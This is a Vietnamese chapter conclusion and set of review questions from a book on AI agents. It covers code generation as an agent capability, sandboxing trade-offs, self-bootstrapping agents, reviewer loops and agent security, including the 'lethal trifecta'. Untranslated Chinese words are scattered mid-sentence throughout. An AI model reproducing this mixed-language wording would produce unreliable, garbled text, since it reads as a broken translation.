Giá trị của mã đối với Agent quy về điều này: nó既是 phương tiện hoàn thành tác vụ vừa là cơ chế tích lũy kiến thức, tạo công cụ và cải thiện chính mình — một "siêu khả năng" thực sự.
Chúng ta đã hoàn thành phần "Xây dựng Agent" của sách — và tạo mã là siêu khả năng tổng quát nhất của nó. Nhưng một câu hỏi quan trọng vẫn chưa được trả lời: làm thế nào để đo lường hiệu quả khoa học của các quyết định thiết kế này? Bắt đầu từ chương tiếp theo, sách chuyển sang "Đánh giá và Tiến hóa." Chương 6 phát triển phương pháp luận spanning môi trường đánh giá, tập dữ liệu, phán đoán tự động và lựa chọn mô hình; Chương 7 và 8 sau đó thảo luận cải thiện liên tục ở cấp tham số và跨越 toàn bộ hệ thống Agent, tương ứng.
Câu hỏi Suy nghĩ
★★ Tạo mã được gọi là "siêu khả năng" của Agent. Nhưng thực thi mã giới thiệu rủi ro bảo mật — mã do Agent tạo có thể chứa lỗ hổng,陷入 vòng lặp vô hạn hoặc cạn kiệt tài nguyên. Sandbox có thể giảm thiểu một số rủi ro này, nhưng nó cũng giới hạn mã có thể làm, ví dụ bằng cách từ chối truy cập mạng hoặc hệ thống tệp. Làm thế nào để tìm sự cân bằng tối ưu giữa bảo mật và khả năng?
★★★ Khởi động Agent — Agent có thể tạo Agent — cho phép "tự nhân bản trí thông minh." Nhưng mỗi lần lặp khởi động có thể引入 thiên vị hoặc lỗi mới. Các lỗi này sẽ tích lũy跨越 các thế hệ? Làm thế nào để ngăn thoái hóa trong khởi động Agent?
★★ Khi Agent tạo mã xử lý phân tích log, nó có thể tự động theo dõi tiến hóa định dạng. Nhưng nếu thay đổi định dạng là lỗi chứ không phải sửa đổi有意, tính thích ứng của Agent có thể反而 che giấu vấn đề. Agent nên phân biệt giữa "thay đổi yêu cầu thích ứng" và "anomaly yêu cầu báo cáo" như thế nào?
★★ Chương này反复 sử dụng cơ chế proposer-reviewer trong tạo PPT, chỉnh sửa video và trực quan hóa log. Nếu sở thích thẩm mỹ của Reviewer khác với người dùng mục tiêu — ví dụ, nếu Reviewer coi mật độ thông tin hợp lý nhưng người dùng觉得 quá đông đúc — vòng lặp phản hồi có thể hội tụ sai optimum cục bộ. Làm thế nào để tích hợp phản hồi sở thích người dùng vào vòng lặp Reviewer?
★★ Chương này trình bày nhiều cách Coding Agent tích lũy kinh nghiệm获得 thông qua thực thi và gỡ lỗi vào mã nguồn — viết tệp cơ sở kiến thức, cập nhật tài liệu kiến trúc, duy trì tệp hướng dẫn dự án, và mã hóa chuỗi thao tác thành mã. Nếu kinh nghiệm này được chắt lọc thêm thành quy tắc trong system prompt, tập quy tắc sẽ tiếp tục mở rộng theo thời gian. Làm thế nào để thực hiện "thu gom rác" trên các quy tắc tích lũy để xác định và loại bỏ các mục dư thừa hoặc lỗi thời? Tại sao một lần sửa đổi mã thành công chưa phải tiến hóa liên tục theo nghĩa của Chương 8?
★ "Các nhóm thân thiện với làm việc từ xa thường cũng thân thiện với AI Agent." Nhóm hoặc tổ chức của bạn gần "sẵn sàng AI" như thế nào về tài liệu hóa kiến thức? Trở ngại lớn nhất là gì?
★★★ Simon Willison đề xuất "Bộ ba Chết người" cho Agent — truy cập dữ liệu riêng tư, tiếp xúc nội dung không tin cậy và khả năng giao tiếp bên ngoài. Chương này thêm phần tử thứ tư: bộ nhớ bền vững. Bạn sẽ thiết kế chiến lược bảo mật cho môi trường sản xuất phải xử lý cả bốn cùng lúc như thế nào?
★★ Mẫu Artifact cho phép SQL hoặc mã frontend do Agent tạo được thực thi trực tiếp trong trình duyệt hoặc cơ sở dữ liệu của người dùng. Nhưng SQL được tạo có thể thực hiện thao tác phá hủy, và HTML được tạo có thể chứa lỗ hổng. Làm thế nào để đảm bảo bảo mật hệ thống?
★★ Mã hóa quy tắc kinh doanh như xác nhận chống lại sự thật mặt đất cơ sở dữ liệu, while sử dụng thiết kế tham số để hướng dẫn mô hình kiểm tra điều kiện chính sách trước khi gọi, về cơ bản sử dụng cấu trúc mã để ràng buộc hành vi Agent. Ưu điểm và giới hạn của mẫu "mã như quy tắc" này so với quy tắc được diễn đạt bằng ngôn ngữ tự nhiên là gì?
★★ Mẫu Artifact cho phép Agent tạo SQL hoặc mã trực quan hóa để thực thi trực tiếp bởi frontend,绕 qua nhu cầu LLM xử lý lượng lớn dữ liệu. Ưu điểm và nhược điểm của sự phân công lao động này — "Agent tạo mã, hệ thống thực thi mã" — so với mẫu truyền thống trong đó Agent trực tiếp cung cấp câu trả lời là gì?